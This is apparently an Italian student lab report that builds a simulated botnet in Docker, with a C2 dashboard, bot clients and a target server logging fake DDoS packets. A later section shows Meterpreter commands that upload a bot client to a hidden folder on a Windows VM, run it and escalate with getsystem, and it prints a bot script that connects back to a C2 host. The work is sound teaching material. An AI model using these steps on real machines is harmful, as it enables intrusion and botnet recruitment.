
3. Target Server

File: [target_server.py](#)

Funzionalità principali:

- In ascolto sulla porta **9999**.

- Registra tutti i pacchetti ricevuti in un file di log ([/logs/target.log](#)).
- Logga l'IP del bot e il contenuto del pacchetto.



```

import socket

HOST = '0.0.0.0'
PORT = 9999

LOG_FILE = "/logs/target.log"

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
    server.bind((HOST, PORT))
    server.listen()
    print(f"[TARGET] In ascolto su {HOST}:{PORT}")

    with open(LOG_FILE, "a") as log:
        while True:
            conn, addr = server.accept()
            with conn:
                data = conn.recv(1024)
                message = f"[TARGET] Ricevuto da {addr}:\n{data.decode()}\n"
                print(message.strip())
                log.write(message)
                log.flush()

```

4. Docker Compose

File: [docker-compose.yml](#)

Servizi configurati:

Servizio	Descrizione	Porte Esposte
target	Server bersaglio	9999:9999
c2	Server C2 (Flask + TCP)	5001:5000 (web), 9000:9000 (bot)
bot1-3	3 bot preconfigurati in Docker	-

Reti e Volumi:

- **Rete** [botnet](#): Isola i container per simulare una rete controllata.
- **Volume** [logs](#): Condivide i log tra [target](#) e [c2](#).

```
● ● ●

version: '3'
services:
  target:
    build: ./target
    ports:
      - "9999:9999"
  networks:
    - botnet
  volumes:
    - logs:/logs

c2:
  build: ./c2
  ports:
    - "5001:5000"
    - "9000:9000" # <--- ESPONE il socket TCP per i
bot
  networks:
    - botnet
  volumes:
    - logs:/logs

bot1:
  build: ./bot
  networks:
    - botnet
bot2:
  build: ./bot
  networks:
    - botnet
bot3:
  build: ./bot
  networks:
    - botnet

networks:
  botnet:

volumes:
  logs:
```

Di seguito la struttura generale del progetto:

Nome	Data di modifica	Dimensioni	Tipo
bot	6 giu 2025, 17:03	--	Cartella
bot_client.py	6 giu 2025, 17:37	959 byte	Python Script
Dockerfile	6 giu 2025, 17:03	88 byte	Documento
bot_client_vm.py	6 giu 2025, 18:57	799 byte	Python Script
c2	6 giu 2025, 17:32	--	Cartella
app.py	6 giu 2025, 18:41	1 KB	Python Script
c2_logic.py	6 giu 2025, 17:07	640 byte	Python Script
Dockerfile	6 giu 2025, 17:09	104 byte	Documento
templates	6 giu 2025, 17:06	--	Cartella
index.html	6 giu 2025, 18:42	2 KB	Testo HTML
docker-compose.yml	6 giu 2025, 18:54	522 byte	YAML
target	6 giu 2025, 17:04	--	Cartella
Dockerfile	6 giu 2025, 17:09	123 byte	Documento
target_server.py	6 giu 2025, 17:09	582 byte	Python Script

Prima simulazione: botnet container pura

Si procede quindi creare i container ed ad avviarli:

```
docker compose-up build
```

```

WARN[0000] /Users/lucapisani/desktop/botnet_softwaresec/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confusion
Compose now can delegate build to bake for better performances
Just set COMPOSE_BAKE=true
[+] Building 1.8s (33/35)                                            docker:desktop-linux
=> [bot2 internal] load build definition from Dockerfile          0.0s
=> => transferring dockerfile: 217B                                0.0s
=> [target internal] load build definition from Dockerfile       0.0s
=> => transferring dockerfile: 252B                                0.0s
=> [bot1 internal] load build definition from Dockerfile       0.0s
=> => transferring dockerfile: 217B                                0.0s
=> [bot3 internal] load build definition from Dockerfile       0.0s
=> => transferring dockerfile: 217B                                0.0s
=> [c2 internal] load build definition from Dockerfile       0.0s
=> => transferring dockerfile: 233B                                0.0s
=> [bot3 internal] load metadata for docker.io/library/python:3.11-slim 1.3s
=> [target internal] load .dockerignore                           0.0s
=> => transferring context: 2B                                    0.0s
=> [bot2 internal] load .dockerignore                           0.0s
=> => transferring context: 2B                                    0.0s
=> [bot1 internal] load .dockerignore                           0.0s
=> => transferring context: 2B                                    0.0s
=> [c2 internal] load .dockerignore                           0.0s
=> => transferring context: 2B                                    0.0s
=> [bot3 internal] load .dockerignore                           0.0s
=> => transferring context: 2B                                    0.0s
=> [c2 1/3] FROM docker.io/library/python:3.11-slim@sha256:7a3ed1226224bcc1fe5443262363d4 0.0s
=> => resolve docker.io/library/python:3.11-slim@sha256:7a3ed1226224bcc1fe5443262363d42f4 0.0s
=> [bot3 internal] load build context                          0.0s
=> => transferring context: 127B                                0.0s
=> [bot2 internal] load build context                          0.0s
=> => transferring context: 127B                                0.0s
=> [bot1 internal] load build context                          0.0s
=> => transferring context: 127B                                0.0s
=> [target internal] load build context                      0.0s
=> => transferring context: 130B                                0.0s
=> [c2 internal] load build context                          0.0s
=> => transferring context: 612B                                0.0s
=> CACHED [target 2/3] WORKDIR /app                           0.0s
=> CACHED [bot2 3/3] COPY bot_client.py .                   0.0s
=> [bot3] exporting to image                                 0.1s
=> => exporting layers                                     0.0s
=> => exporting manifest sha256:3b7ef7e41cf0d96ee9b95e06081b886bcfe369b74ac95a979af4e5786 0.0s
=> => exporting config sha256:ff2568275f1315c99442b0b00e946d6c92adf4b01ed481ba8feb382882f 0.0s
=> => exporting attestation manifest sha256:b17c1b005fc96d584553f5fefafa797ca03d51588ffff6d28 0.0s
=> => exporting manifest list sha256:5137ad17367a1071c374d121f0f743bbc5e0a3a6ae46c1d22af6 0.0s


```

```

[*] target: receiving preference for metadata file           0.0s
[+] Running 10/10
✓ bot1                                              Built      0.0s
✓ bot2                                              Built      0.0s
✓ bot3                                              Built      0.0s
✓ c2                                                 Built      0.0s
✓ target                                             Built      0.0s
✓ Container botnet_softwaresec-bot3-1    Recreate...  0.5s
✓ Container botnet_softwaresec-target-1   Recrea...  0.4s
✓ Container botnet_softwaresec-bot1-1    Recreate...  0.5s
✓ Container botnet_softwaresec-c2-1     Recreated   0.5s
✓ Container botnet_softwaresec-bot2-1    Recreate...  0.5s
Attaching to bot1-1, bot2-1, bot3-1, c2-1, target-1
c2-1  | * Serving Flask app 'app'
c2-1  | * Debug mode: off
c2-1  | WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
rver instead.
c2-1  | * Running on all addresses (0.0.0.0)
c2-1  | * Running on http://127.0.0.1:5000
c2-1  | * Running on http://172.20.0.5:5000
c2-1  | Press CTRL+C to quit
[ ]
v View in Docker Desktop  o View Config  w Enable Watch

```

Visitando la pagina localhost:5001 si visualizza l'interfaccia grafica dell' applicazione:



Da questa interfaccia è possibile notare i 3 container vittime, collegate al server C2 ed in attesa di ricevere comandi.

Nel momento in cui si lancia il comando "ddos" è possibile visualizzare il log della macchina target:

Botnet Controller

ddos

Invia

Bot connessi:

- ('172.20.0.2', 58482)
- ('172.20.0.4', 57364)
- ('172.20.0.3', 59628)

Log del bersaglio (target):

```
[TARGET] Ricevuto da ('172.20.0.2', 59616): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.3', 57940): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.4', 51378): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.3', 45956): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.2', 46300): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.4', 47440): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.3', 45970): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.4', 47446): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.2', 46312): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.3', 45986): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.2', 46316): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.4', 47454): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.3', 45990): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.2', 46318): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.4', 47456): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.4', 47458): FAKE_ATTACK_PACKET
[TARGET] Ricevuto da ('172.20.0.3', 46000): FAKE ATTACK PACKET
```

Pulisci Log

Iniezione del malware verso la macchina vittima

Dopo aver ottenuto accesso alla macchina vittima in modalità reverse shell per mezzo di Metasploit (Meterpreter) si procede all'iniezione del client rat malevolo

`bot_client_vm.py`.

E' necessario lanciare il seguente comando per caricare il file in una cartella specifica nascosta:

```
upload "C:\Users\lucap\Desktop\progetto_software\Botnet\Archivio\bot_client_vm.py"
```

Il codice malevolo si troverà quindi caricato al percorso selezionato:

```
<top\progetto_software\Botnet\Archivio\bot_client_vm.py" C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\testing
[*] Uploading : C:/Users/lucap/Desktop/progetto_software/Botnet/Archivio/bot_client_vm.py -> C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\testing\\\\bot_client_vm.py
[*] Completed : C:/Users/lucap/Desktop/progetto_software/Botnet/Archivio/bot_client_vm.py -> C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\testing\\\\bot_client_vm.py
meterpreter > |
```

A questo punto per lanciare lo script è necessario lanciare il comando:

```
execute -f python C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\testing\\\\bot_client_vm.py
```

oppure, se ci si trova già nella directory in cui si trova lo script:

```
execute -f python bot_client_vm.py
```

```
meterpreter > execute -f python bot_client_vm.py
Process 4132 created.
meterpreter > |
```



Il file può essere eseguito anche lanciando una nuova shell sulla macchina vittima tramite metasploit.

In caso di problemi con l'esecuzione assicurarsi di avere i permessi necessari.

In caso di permessi mancanti lanciare il comando:

```
getsystem
```

A questo punto la macchina vittima è entrata a far parte della rete di macchine controllate dal server C2 in attesa di ricevere comandi.



Si sta supponendo che la macchina vittima abbia già il framework python installato.

In caso contrario lanciare il comando:

```
meterpreter > execute -f cmd.exe -a "/c winget install --id Python.Python.3.11"
```

oppure passare in modalità shell lanciando i seguenti comandi:

```
shell
```

```
winget install --id Python.Python.3.11 -e --accept-package-agreements --ac
```

```
meterpreter > shell
Process 1832 created.
Channel 9 created.
Microsoft Windows [Version 10.0.19045.5854]
(c) Microsoft Corporation. All rights reserved.
```

Nel caso in cui la versione di windows attaccata fosse precedente alla Windows 10 1809+ non sarà possibile utilizzare il comando "winget". In questo caso è necessario scaricare manualmente l'installer python, farne upload ed esecuzione mediante gli stessi comandi utilizzati per iniettare codice malevolo.

Seconda simulazione: botnet con container + macchina virtuale

Per simulare una infezione che parte da una macchina di cui si è ottenuto il controllo e si propaga verso le altre macchine della rete è stato realizzato il seguente script in grado di connettere una nuova macchina alla rete botnet, anche se non containerizzata.

Si è proceduto quindi a lanciare lo script su una macchina virtuale windows eseguita:

```
import socket
import time

C2_HOST = '192.168.56.1' # IP del tuo computer host
C2_PORT = 9000

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.connect((C2_HOST, C2_PORT))
            print(f"[BOT] Connesso a {C2_HOST}:{C2_PORT}")
            while True:
                command = s.recv(1024).decode()
                if command:
                    print(f"[BOT] Ricevuto comando: {command}")
                    if command == "ddos":
                        print("[BOT] Simulazione DDoS")
                    elif command == "exit":
                        break
    except Exception as e:
        print(f"[BOT] Errore: {e}")
    time.sleep(5)
```

```
PS C:\Users\unina\Desktop> python .\bot_client_vm.py
[BOT] Connesso a 192.168.56.1:9000
```

Come risultato si nota che nella dashboard è presente una nuova macchina collegata al C2 server, in attesa di ricevere comandi:

Botnet Controller

Bot connessi:

- ('172.19.0.2', 37604)
- ('172.19.0.3', 46214)
- ('172.19.0.4', 49584)
- ('172.19.0.1', 36748)

Log del bersaglio (target):

Adesso, lanciando il comando “ddos” saranno quattro le macchine ad effettuare il finto attacco DDoS, 3 container ed una macchina virtuale windows. Il processo in esecuzione sulla macchina virtuale mostra la ricezione corretta del comando inviato dal server di controllo:

```
PS C:\Users\unina\Desktop> python .\bot_client_vm.py
[BOT] Connesso a 192.168.56.1:9000
[BOT] Ricevuto comando: ddos
[BOT] Simulazione DDoS
```